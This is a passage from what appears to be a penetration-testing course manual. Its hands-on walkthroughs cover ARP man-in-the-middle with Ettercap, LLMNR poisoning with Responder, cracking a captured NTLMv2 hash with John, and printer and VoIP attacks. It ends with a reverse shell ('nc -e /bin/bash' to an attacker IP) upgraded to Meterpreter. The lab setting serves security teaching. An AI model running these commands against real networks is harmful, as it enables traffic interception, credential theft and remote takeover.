
Nackered performs the following operation:

- Disable IPv6 (Clearing DNS cache has been removed in our version)


- Enable EAPOL packets forward by the kernel and enable bridge-nf-call-iptables to allow the bridge to send packets through iptables. Enable IPv4 packets forward.
- Setup the bridge between the victim and the switch.

By now, the victim machine should be able to send packets again. Traffic is captured on the BeagleBone with tcpdump to gather the victim's IP and MAC addresses and the gateway's MAC address. This step can take some time. Then:

- Drop all output traffic except connections to the Attacker's IP, to become invisible (but still keep the SSH session).
- Rewrite any frames with switch side MAC on switch interface or bridge interface with victim's MAC.
- Set an IP for the bridge (to be able to SNAT traffic during next step)
- Setup rules to rewrite all TCP / UDP / ICMP traffic incoming from the attacker machine (connected through Wi-Fi) and from the BeagleBone with the IP and the MAC of the victim.
- Re-enable traffic on Layer 2 and 3.



Which gives on a real case (the blue Ethernet wire is connected to the switch,



the black one is the legitimate host):


Once the BeagleBone is connected, the attacker can connect to it thanks to the Wi-Fi access point and run the nackered.sh script to access to restricted LAN.

Network protocols used during a pentest

ARP Poisoning

Address Resolution Protocol (ARP) is a stateless protocol used to resolve IP addresses to MAC addresses. When someone broadcast on the network that it has a specific IP address, other hosts on the network will update their ARP cache with this information.

The goal of an ARP poisoning attack is to impersonate a host (such as a switch) and act as a man-in-the-middle.




With this position as MITM, every packet will pass through the attacker machine. Hence, the hacker can gather information and even alter packets on the fly.

Ettercap is a privileged tool to perform ARP poisoning.


HANDS ON DEMO

The attacker is on the same subnet than the windows machine. Launch Ettercap



```
root@kali:~# ettercap -G

ettercap 0.8.2 copyright 2001-2015 Ettercap Development Team
```


on eth0:



```
20388 mac vendor fingerprint
1766 tcp OS fingerprint
2182 known services
Lua: no scripts were specified, not starting up!
Starting Unified sniffing...
```

Then scan the network (using ARP) to get the active hosts:


Once hosts have been identified, start a Man-In-The-Middle attack between the windows host (192.168.21.20) and the gateway (192.168.21.254). Note that the attacker MAC address ends in “b5:02:f5”. This will send ARP packet to poison



No.	Time	Source	Destination	Protocol	Length	Info
4292	274.318650750	Vmware_b5:02:f5	Vmware_b5:f2:6c	ARP	42	192.168.21.20 is at 00:50:56:b5:02:f5 (duplicate use of 192.168.21.254 detected!)
4293	284.328966868	Vmware_b5:02:f5	Vmware_b5:9a:9a	ARP	42	192.168.21.254 is at 00:50:56:b5:02:f5
4294	284.329015703	Vmware_b5:02:f5	Vmware_b5:f2:6c	ARP	42	192.168.21.20 is at 00:50:56:b5:02:f5 (duplicate use of 192.168.21.254 detected!)
4295	294.339339169	Vmware_b5:02:f5	Vmware_b5:9a:9a	ARP	42	192.168.21.254 is at 00:50:56:b5:02:f5
4296	294.339427453	Vmware_b5:02:f5	Vmware_b5:f2:6c	ARP	42	192.168.21.20 is at 00:50:56:b5:02:f5 (duplicate use of 192.168.21.254 detected!)
4297	304.349666993	Vmware_b5:02:f5	Vmware_b5:9a:9a	ARP	42	192.168.21.254 is at 00:50:56:b5:02:f5
4298	304.349704014	Vmware_b5:02:f5	Vmware_b5:f2:6c	ARP	42	192.168.21.20 is at 00:50:56:b5:02:f5 (duplicate use of 192.168.21.254 detected!)
4299	314.359803627	Vmware_b5:02:f5	Vmware_b5:9a:9a	ARP	42	192.168.21.254 is at 00:50:56:b5:02:f5
4300	314.359837652	Vmware_b5:02:f5	Vmware_b5:f2:6c	ARP	42	192.168.21.20 is at 00:50:56:b5:02:f5 (duplicate use of 192.168.21.254 detected!)
4301	324.370062597	Vmware_b5:02:f5	Vmware_b5:9a:9a	ARP	42	192.168.21.254 is at 00:50:56:b5:02:f5
4302	324.370122692	Vmware_b5:02:f5	Vmware_b5:f2:6c	ARP	42	192.168.21.20 is at 00:50:56:b5:02:f5 (duplicate use of 192.168.21.254 detected!)

ARP cache of the windows machine along with the gateway ARP cache:


Once the ARP caches have been poisoned, one have the control over the traffic between the windows machine and the gateway. All connections are monitored:


ettercap 0.8.2
Start Targets Hosts View Mitm Filters Logging Plugins Info
Host List × Targets × Connections ×
Host filter
Protocol filter ☑ TCP ☑ UDP ☑ Other
Connection state filter ☑ Active ☑ Idle ☑ Closing ☑ Closed ☑ Killed
View Details
Kill Connection
Expunge Connections

Host	Port	-	Host	Port	Proto	State	TX Bytes	RX Bytes
192.168.21.20	49349	-	172.217.19.196	443	TCP	closed	2418	905
192.168.21.20	49350	-	172.217.22.99	443	TCP	closed	826	8056
192.168.21.20	49351	-	172.217.22.99	443	TCP	closed	257	147
192.168.21.20	49352	-	172.217.22.110	443	TCP	closed	1064	782
192.168.21.20	49353	-	172.217.22.110	443	TCP	closed	260	147
192.168.21.20	61231	-	192.168.21.254	53	UDP	idle	31	66
192.168.21.20	49354	-	216.58.208.35	443	TCP	closed	1153	4281
192.168.21.20	49355	-	216.58.208.35	443	TCP	closed	298	3386
192.168.21.20	49356	-	172.217.22.99	443	TCP	closed	889	49345
192.168.21.20	49357	-	172.217.22.99	443	TCP	closed	257	147

```
Randomizing 255 hosts for scanning...
Scanning the whole netmask for 255 hosts...
2 hosts added to the hosts list...
Host 192.168.21.20 added to TARGET1
Host 192.168.21.254 added to TARGET2

ARP poisoning victims:
```

Let us check on Wireshark what happened when the client connects to google.com:



```
▸ Frame 1859: 74 bytes on wire (592 bits), 74 bytes captured (592 bits) on interface 0
▾ Ethernet II, Src: Vmware_b5:f2:6c (00:50:56:b5:f2:6c), Dst: Vmware_b5:02:f5 (00:50:56:b5:02:f5)
  ▸ Destination: Vmware_b5:02:f5 (00:50:56:b5:02:f5)
  ▸ Source: Vmware_b5:f2:6c (00:50:56:b5:f2:6c)
    Type: IPv4 (0x0800)
▾ Internet Protocol Version 4, Src: 192.168.21.254, Dst: 192.168.21.20
    0100 .... = Version: 4
    .... 0101 = Header Length: 20 bytes (5)
  ▸ Differentiated Services Field: 0x00 (DSCP: CS0, ECN: Not-ECT)
```

The destination IP address is here 192.168.21.20 which is the windows machine while the destination MAC address is 00:50:56:b5:02:f5 which is our kali machine. This means that the kali machine acts indeed as a man-in-the-middle.


Printer exploitation

Often forgotten on a network, printers are an attack vector like any other computers. Indeed, printers are more and more connected (sometimes even to the internet…) and can be used by an attacker to gain access to the network. Printers are rarely protected and default credentials are most than common in a company.

One can distinguish four types of attack against printer:

- Denial of service (infinite loop, physical damages to NVRAM)
- Protection bypass
- Print job manipulation
- Information disclosure (access to memory, to the file system, capture print jobs, …)

During BlackHat 2017, a presentation entitled "Exploiting Network Printers" demonstrates printer's vulnerabilities. They have tested multiple vulnerabilities against many printers and the results speak for themselves:



Attack Categories		Denial of Service				Protection Bypass			Print Job Manipulation		Information Disclosure						# Printer Vulnerabilities
Attacks		infinite loop	showpage redefinition	offline mode	physical damage	restoring factory defaults			content overlay	content replacement	memory access	file system access		print job capture	credential disclosure		
Printers \ Printer Languages		PS	PS	PJL	PJL	SNMP	PML	PS	PS		PJL	PS	PJL	PS	PS	PJL	
1	HP	1	1						1	1				1	1*	1	7
2		1	1	1		1	1		1	1		1	1	1	1*	1	12
3		1	1	1		1	1		1	1		1	1	1	1*	1	12
4		1	1			1	1	1*	1	1				1	1*	1	10
5		1*	1		1	1		1*	1	1				1	1*	1	10
6		1	1			1	1	1*	1	1				1	1*	1	10
7		1	1			1	1	1*	1	1				1	1*	1	10
8	Brother	1			1*			1*			1	1*			1	1	7
9		1			1*			1*			1	1*			1	1	7
10	Lexmark	1	1	1		1			1	1		1*		1	1*	n/a	9
11		1	1	1	1*	1			1	1		1*		1	1*	n/a	10
12		1	1	1	1*	1			1	1		1*		1	1*	n/a	10
13	Dell	1	?		1				?	?		1*		1	1*	n/a	5
14		1	1	1	1	1		1*	1	1		1*		1	1*	n/a	11
15		1	1					1*	1	1			1*			n/a	6
16	Kyocera	1	1	1		1			1	1		1*			n/a	1	8
17	Samsung	1	?						?	?						n/a	1
18		1	?						?	?						n/a	1
19	Konica Minolta	1		1	1*						1	1*			1	1	7
20	OKI	1	1						1	1		1*	1*	1	1*	n/a	8
	# Vulnerable Printers	20	14	8	8	11	5	8	14	14	3	12	4	13	16	11	

Legend:				
	1	device vulnerable	?	not tested – physically broken printing functionality
	1*	vulnerability is limited	n/a	no support for PostScript or PJL password protection
		not vulnerable/PostScript feedback not available		

Exploiting printers has been easier since tools like PRET (Printer Exploitation Toolkit) have been released. This tools allow an attacker to discover printer on a network using broadcast and then to exploit multiple vulnerability on a printer. More information can be found on the GitHub repository (github.com/RUB-NDS/PRET). See the printer security cheat sheet for usual checking on printer:

http://hacking-printers.net/wiki/index.php/Printer_Security_Testing_Cheat_Sheet.

Because printers are forgotten and people just want them to work, their security is sometimes very weak with default credentials or a lack of NAC. This mean an attacker can get information from it and sometimes even have a LDAP user (maybe an admin) and so a network access.

Printer can also be used to pivot on the network.

VoIP exploitation

VoIP devices can be subject to NAC solution and if this is done using the MAC address of the VoIP phone, using the phone's MAC address will provide an attack with an access to the network. See Basic NAC Bypass on page 27 for more information about NAC.

Sometimes, VoIP servers can be out of date and exploit might exist. This can give an attacker the opportunity to escalate privilege on the machine hosting the VoIP server.

Metasploit has many exploit against SIP (Session Initiation Protocol), which is a communication protocol for signaling and controlling multimedia communication sessions in VoIP among others. Viproy (VoIP Pentest Toolkit) has been integrated to Metasploit and can be used to launch attack against VoIP phone. For instance, the ***`sip_invite_spoof`*** exploit can spoof a user identity.


Inviteflood, which is part of Kali Linux allow an attacker to perform a Denial Of Service against devices.

If an attacker managed to intercept the VoIP traffic in a MITM attack, he can listen to VoIP exchange and even inject packet so one user will hear sound that the other cannot.

LLMNR and NBT-NS poisoning with responder

Link-Local Multicast Name Resolution (LLMNR) and NetBIOS Name Service (NBT-NS) are two components of Windows machines that can allow an attacker to get usernames and passwords on a local network by simply waiting for a computer to give them to it.

Those two services help computers resolving hosts on a local network when DNS resolution failed. This feature seems harmless but it opens to a major vulnerability: an attacker can pretend being the server a host requested and answer broadcasts requests. The windows machine will then send its credentials to what it thinks is the real host is looking for.


Windows Host
(1) Can you tell me who is "printsever" ?
(2) I don't know "prinsever"
DNS Server
(3) Who is "printsever" ?
(5) Here are my credentials
(4) I am "printsever" !
Attacker

HANDS ON


You have been provided with a machine on the LAN network during an internal pentest. Perform a LLMNR poisoning to get a user on the domain.

HANDS ON DEMO

Start the responder on the attacker machine, listening on the right interface:

```
root@kali:~# responder -I eth0 -wrv
                                         __
  .----.-----.-----.-----.-----.-----.--|  |.-----.----.
  |   _|  -__|__ --|  _  |  _  |     |  _  ||  -__|   _|
  |__| |_____|_____|   __|_____|__|__|_____||_____|__|
                   |__|

           NBT-NS, LLMNR & MDNS Responder 2.3.3.9

  Author: Laurent Gaffie (laurent.gaffie@gmail.com)
  To kill this script hit CRTL-C


[+] Poisoners:
    LLMNR                      [ON]
    NBT-NS                     [ON]
    DNS/MDNS                   [ON]

[+] Servers:
    HTTP server                [ON]
    HTTPS server               [ON]
    WPAD proxy                 [ON]
[…snip…]
]

[+] Generic Options:
    Responder NIC              [eth0]
    Responder IP               [192.168.23.200]
    Challenge set              [random]
    Don't Respond To Names     ['ISATAP']

[+] Listening for events...
```

On the windows machine, a user tries to access the printing server “printserver”,



\\printsever

Organize ▾ Open Share with ▾ New library

Search Libraries

Favorites
Desktop
Downloads
Recent Places

Libraries
Documents
Music
New Library
Pictures
Videos

Computer
Local Disk (C:)

Network

Libraries

Open a library to see your files and arrange them by folder, date, and other properties.

Documents Library · Music Library · Pictures Library · Videos Library

Windows Security

Enter Network Password

Enter your password to connect to: printsever

User name

Password

Domain: HACKLAB

□ Remember my credentials

Access is denied.

OK Cancel


New Library Date modified: 27/07/2018 11:34

Library

but writes instead “printsever” (without the ‘r’).

The windows machine tries then to resolve “printsever” and the responder will answer to it:

```
[+] Listening for events...
[*] [LLMNR]  Poisoned answer sent to 192.168.23.120 for name
printsever
```



```
No.  Time          Source          Destination     Protocol Length Info
   4 30.099537471  192.168.23.120  224.0.0.252     LLMNR      70 Standard query 0x210c A printsever
   5 30.100858773  192.168.23.200  192.168.23.120  LLMNR      96 Standard query response 0x210c A printsever A 192.168.23.200
   6 30.101224758  192.168.23.120  224.0.0.252     LLMNR      70 Standard query 0x21d9 AAAA printsever
   7 30.210223845  192.168.23.120  224.0.0.252     LLMNR      70 Standard query 0x21d9 AAAA printsever
  10 30.320401958  192.168.23.120  192.168.23.200  TCP        66 49353 → 445 [SYN] Seq=0 Win=8192 Len=0 MSS=1460 WS=256 SACK_PERM=1
  11 30.320432074  192.168.23.200  192.168.23.120  TCP        66 445 → 49353 [SYN, ACK] Seq=0 Ack=1 Win=29200 Len=0 MSS=1460 SACK_PERM=1 WS=128
  12 30.320493351  192.168.23.120  192.168.23.200  TCP        60 49353 → 445 [ACK] Seq=1 Ack=1 Win=65536 Len=0
  13 30.320578430  192.168.23.120  192.168.23.200  SMB       213 Negotiate Protocol Request
  14 30.320586414  192.168.23.200  192.168.23.120  TCP        54 445 → 49353 [ACK] Seq=1 Ack=160 Win=30336 Len=0
  15 30.321694612  192.168.23.200  192.168.23.120  SMB2      291 Negotiate Protocol Response
  16 30.321764874  192.168.23.120  192.168.23.200  SMB2      162 Negotiate Protocol Request
  17 30.322186638  192.168.23.200  192.168.23.120  SMB2      291 Negotiate Protocol Response
  18 30.324022769  192.168.23.120  192.168.23.200  SMB2      220 Session Setup Request, NTLMSSP_NEGOTIATE
  19 30.324556338  192.168.23.200  192.168.23.120  SMB2      392 Session Setup Response, Error: STATUS_MORE_PROCESSING_REQUIRED, NTLMSSP_CHALL…
  20 30.324744451  192.168.23.120  192.168.23.200  SMB2      703 Session Setup Request, NTLMSSP_AUTH, User: HACKLAB\jdupont
  21 30.368024920  192.168.23.200  192.168.23.120  TCP        54 445 → 49353 [ACK] Seq=813 Ack=1083 Win=32768 Len=0
  22 31.325849823  192.168.23.200  192.168.23.120  TCP        54 445 → 49353 [FIN, ACK] Seq=813 Ack=1083 Win=32768 Len=0
  23 31.326076570  192.168.23.120  192.168.23.200  TCP        60 49353 → 445 [ACK] Seq=1083 Ack=814 Win=64768 Len=0
```

The Hash is then gathered:

```
[+] Listening for events...
[*] [LLMNR]  Poisoned answer sent to 192.168.23.120 for name
printsever
[SMBv2] NTLMv2-SSP Client   : 192.168.23.120
[SMBv2] NTLMv2-SSP Username : HACKLAB\jdupont
[SMBv2] NTLMv2-SSP Hash     :
jdupont::HACKLAB:b49732aa93ba6be6:A77E75BD3CF800838E5ED86D61E02AE6:010
1000000000000C0653150DE09D201DAD504517FBA844E00000000002000800530004D004
200330001001E00570049004E002D00500052004800340039003200520051004100460
0560004001400530004D00420033002E006C006F00630061006C0003003400570049004
E002D005000520048003400390032005200510041004600056002E0053004D004200330
02E006C006F00630061006C000500140053004D00420033002E006C006F00630061006
C0007000800C0653150DE09D2010600040002000000080030003000000000000000000
00000000200000C21843CFF6219565228DF6FDD5902EC6010E30DD4FE3D45C2FF7B4F93
417FD800A001000000000000000000000000000000000000009001E00630069006600730
02F00700072006900 6E00740073006500760065007200000000000000000000000000
```

Using John, cracking it is a matter of minutes, even on a personal machine. We make a guess that this user uses common word like a password and add the year as it is required by the Active Directory password policy. Less than 5 minutes are required:

```
root@kali:~# john -w=/usr/share/wordlists/rockyou.txt -mask='?w201?d'
jdupont_hash.txt
Using default input encoding: UTF-8
Rules/masks using ISO-8859-1
Loaded 1 password hash (netntlmv2, NTLMv2 C/R [MD4 HMAC-MD5 32/64])
Press 'q' or Ctrl-C to abort, almost any other key for status
0g 0:00:00:02 0.60% (ETA: 07:27:51) 0g/s 511551p/s 511551c/s 511551C/s
brian192012
Reptile2018      (jdupont)
1g 0:00:03:20 DONE (2018-07-27 07:25) 0.004983g/s 532030p/s 532030c/s
532030C/s Reptile2018
Use the "--show" option to display all of the cracked passwords
reliably
Session completed
```

4 Post Exploitation

Once an attacker accessed a system, he can misuse the privileges he has to obtain more privileges on the system or on connected systems.

Depending the way the attacker managed to get an access, he will not have the same rights on the system. He can have root access or limited user rights.

Sometimes, you can have a shell even if there is no visual prompt.

Upgrade to Meterpreter

We have already introduced Meterpreter in a previous section: it is a particular payload that uses in-memory DLL injection stagers and which is extended over the network at runtime.

With Meterpreter attacker have access to a bunch of functionality, which include dumping hash, escalating privileges, etc.

When you have a simple shell, it can be useful trying to get a Meterpreter shell.

This can be achieved using the shell_to_meterpreter module. The sessions command can also do this, check the help for more details.

HANDS ON

Get a basic shell session in Metasploit using for example the root bind shell vulnerability on MS2.
Upgrade this shell using either the sessions command or a post exploitation module.

HANDS ON ANSWERS

First, get a shell exploiting the bind shell available on port 1524:

```
msf exploit(multi/handler) > set payload linux/x86/shell_reverse_tcp
payload => linux/x86/shell_reverse_tcp
msf exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (linux/x86/shell_reverse_tcp):
   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   CMD    /bin/sh          yes       The command string to execute
   LHOST  192.168.21.10    yes       The listen address (an interface
may be specified)
   LPORT  1337             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.21.10:1337
[*] Command shell session 9 opened (192.168.21.10:1337 ->
192.168.1.10:48023) at 2018-07-03 10:10:29 -0500
```

In another shell:

```
root@kali:~# nc 192.168.1.10 1524
root@metasploitable:/# ls
bin
boot
[…snip…]

root@metasploitable:/# nc -e /bin/bash 192.168.21.10 1337
```

Then, the goal is to upgrade this shell to a Meterpreter:

```
msf exploit(multi/handler) > use
post/multi/manage/shell_to_meterpreter
msf post(multi/manage/shell_to_meterpreter) > show options

Module options (post/multi/manage/shell_to_meterpreter):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   HANDLER  true             yes       Start an exploit/multi/handler
to receive the connection
   LHOST    192.168.21.10    no        IP of host that will receive
the connection from the payload (Will try to auto detect).
   LPORT    4433             yes       Port for payload to connect to.
   SESSION  1                yes       The session to run this module
on.

msf post(multi/manage/shell_to_meterpreter) > set session 9
session => 9
msf post(multi/manage/shell_to_meterpreter) > set LPORT 4460
LPORT => 4460
```

```
msf post(multi/manage/shell_to_meterpreter) > run

[*] Upgrading session ID: 9
[*] Starting exploit/multi/handler
